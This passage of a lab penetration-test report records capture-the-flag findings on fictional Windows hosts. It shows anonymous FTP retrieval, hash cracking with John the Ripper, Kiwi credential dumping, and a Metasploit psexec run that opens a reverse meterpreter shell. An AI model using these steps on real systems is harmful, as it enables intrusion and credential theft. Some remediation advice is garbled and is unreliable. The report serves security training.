


Fig.12 - SSH and Privilege Escalation

Attacking the Windows Servers

Vulnerability 1	Findings
Title	Github for totalrekall
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Low
Description	The repository totalrekall / site yielded a listed of usernames and hashed passwords in the hash.txt file in xampp.users. Using John the Ripper revealed the password for trivera, Tanya4life.
Images	Fig.1a, b, c
Affected Hosts	Github
Remediation	Recommend not saving user credentials on an open forum.




Fig.1a - Github Repository




Fig.1b - xampp.users




Fig.1c - Cracking the Hash

Vulnerability 2	Findings
Title	Nmap Scan
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	A nmap scan revealed the network protocols, operating systems and hardware devices. Accessing the ip 117.22.117.20 in the browser with the credentials found previously allowed for the flag to be discovered.
Images	Fig.2a, b, c, d
Affected Hosts	172.22.117.0/24
Remediation	Ensure all systems are updated and running the most recent security patches.




Fig.2a - nmap scan

```
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
```

Fig.2b - Open Ports




Fig.2c - Gaining System Access

Fig.2d - Flag Location

Vulnerability 3	Findings
Title	NSE Script for FTP
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	Using the information from the previous port scan, it was found that FTP port 21 is open and exploitable using anonymous access.
Images	Fig.3a & b
Affected Hosts	172.22.117.20

Vulnerability 3	Findings
Title	NSE Script for FTP
Remediation	Recommend closing ports that are not necessary and only allowing authorized users to access certain resources.

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00079s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
|_ftp-bounce: bounce working!
```

Fig.3a - Nmap scan results detailing port 21

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> get
(remote-file) flag3.txt
(local-file) flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (40.7963 kB/s)
ftp> exit
221 Goodbye

┌──(root㉿kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278

┌──(root㉿kali)-[~]
└─#
```

Fig.3b - FTP Anonymous Access and Flag Location

Vulnerability 4	Findings
Title	SLMail SMTP and POP3
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	A nmap port scan revealed that SLMail was vulnerable on ports 25 and 110. Searchsploit was used to determine the exploit windows/pop3/seattlelab_pass was the most viable option. Set RHOSTS as 172.22.117.20 and LHOST to 172.22.117.100 to establish a session. The meterpreter command line was used to find the flag4.txt file.
Images	Fig.4a & b
Affected Hosts	172.22.117.20
Remediation	Ensure all systems are updated and running the most recent security patches.




Fig.4a - Finding the Exploit




Fig.4b - Running the Exploit and Flag Location

Vulnerability 5	Findings
Title	Scheduled Task
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	Running schtasks /query in the meterpreter shell listed all scheduled tasks and identified the vulnerability.
Images	Fig.5a & b
Affected Hosts	172.22.117.20
Remediation	Ensure all systems are updated and running the most recent security patches.




Fig.5a - Running schtasks /query

Fig.5b - File Contents

Vulnerability 6	Findings
Title	SLMail
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using Kiwi and dumping the SAM file gives the password hash. Using John the Ripper to crack the hash revealed the password, Computer!.
Images	Fig.6a, b, c
Affected Hosts	172.22.117.20
Remediation	Ensure all systems are updated and running the most recent security patches.

Fig.6a - lsa_dump_sam




Fig.6b - Dumped File




Fig.6c - Cracking the Hash

Vulnerability 7	Findings
Title	Lateral Movement
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using the same meterpreter shell, the flag was identified by running the command: search -f flag*.txt
Images	Fig.7a, b
Affected Hosts	172.22.117.20
Remediation	Ensure all systems are updated and running the most recent security patches.




Fig.7a - Searching the Directory

Fig.7b - Revealing the Flag

Vulnerability 8	Findings
Title	Local Security Authority Subsystem Service
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using Kiwi, the following command revealed access to administrated details. Using John the Ripper to crack the hash yielded the password, Changeme!. Using the exploit windows/smb/psexec and setting the RHOSTS to 172.22.117.10, SMBDomain to rekall, SMBPass to Changeme!, SMBUser to ADMBob, and the LHOST to 172.22.117.100. Dropping into a shell and running “net users” revealed the flag.
Images	Fig.8a, b, c
Affected Hosts	172.22.117.20
Remediation	Recommend using lsass.exe to validate sign-ins, which sends our alerts when bypassed.

Fig.8a - Full dump local security policy

```
┌──(root💀kali)-[~]
└─# echo '3f267c855ec5c69526f501d5d461315b' > hashes3.txt

┌──(root💀kali)-[~]
└─# cat hashas3.txt
cat: hashas3.txt: No such file or directory

┌──(root💀kali)-[~]
└─# cat hashes3.txt
3f267c855ec5c69526f501d5d461315b

┌──(root💀kali)-[~]
└─# nano hashes3.txt

┌──(root💀kali)-[~]
└─# john hashes3.txt --format=MSCASH2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2022-08-04 03:23) 1.923g/s 2000p/s 2000c/s 2000C/s falcon..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

Fig.8b - Cracking the Hash

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/smb/psexec) > set SMBDomain rekall
SMBDomain => rekall
msf6 exploit(windows/smb/psexec) > set SMBPass Changeme!
SMBPass => Changeme!
msf6 exploit(windows/smb/psexec) > set SMBUser ADMBob
SMBUser => ADMBob
msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob'...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.10:61874 ) at 2022-08-04 03:29:27 -0400

meterpreter > shell
Process 856 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.


C:\Windows\system32>
```

Fig.8c - Running the exploit and net users

Vulnerability 9	Findings
Title	C:\ Directory
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	The system was further exploited by navigating to the C:\ directory, where the flag was located.
Images	Fig.9
Affected Hosts	172.22.117.20

Vulnerability 9	Findings
Title	C:\ Directory
Remediation	Recommend an IDS to detect and notify the team of suspicious activity.




Fig.9 - C:\ directory and flag location

Vulnerability 10	Findings
Title	Administrator Credentials Access
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Using Kiwi and the command, dcsync_ntlm administrator, to dump the default administrator hash.
Images	Fig.10
Affected Hosts	172.22.117.20
Remediation	Recommend using lsass.exe to validate sign-ins, which sends our alerts when bypassed.




Fig.10 - dcsync_ntlm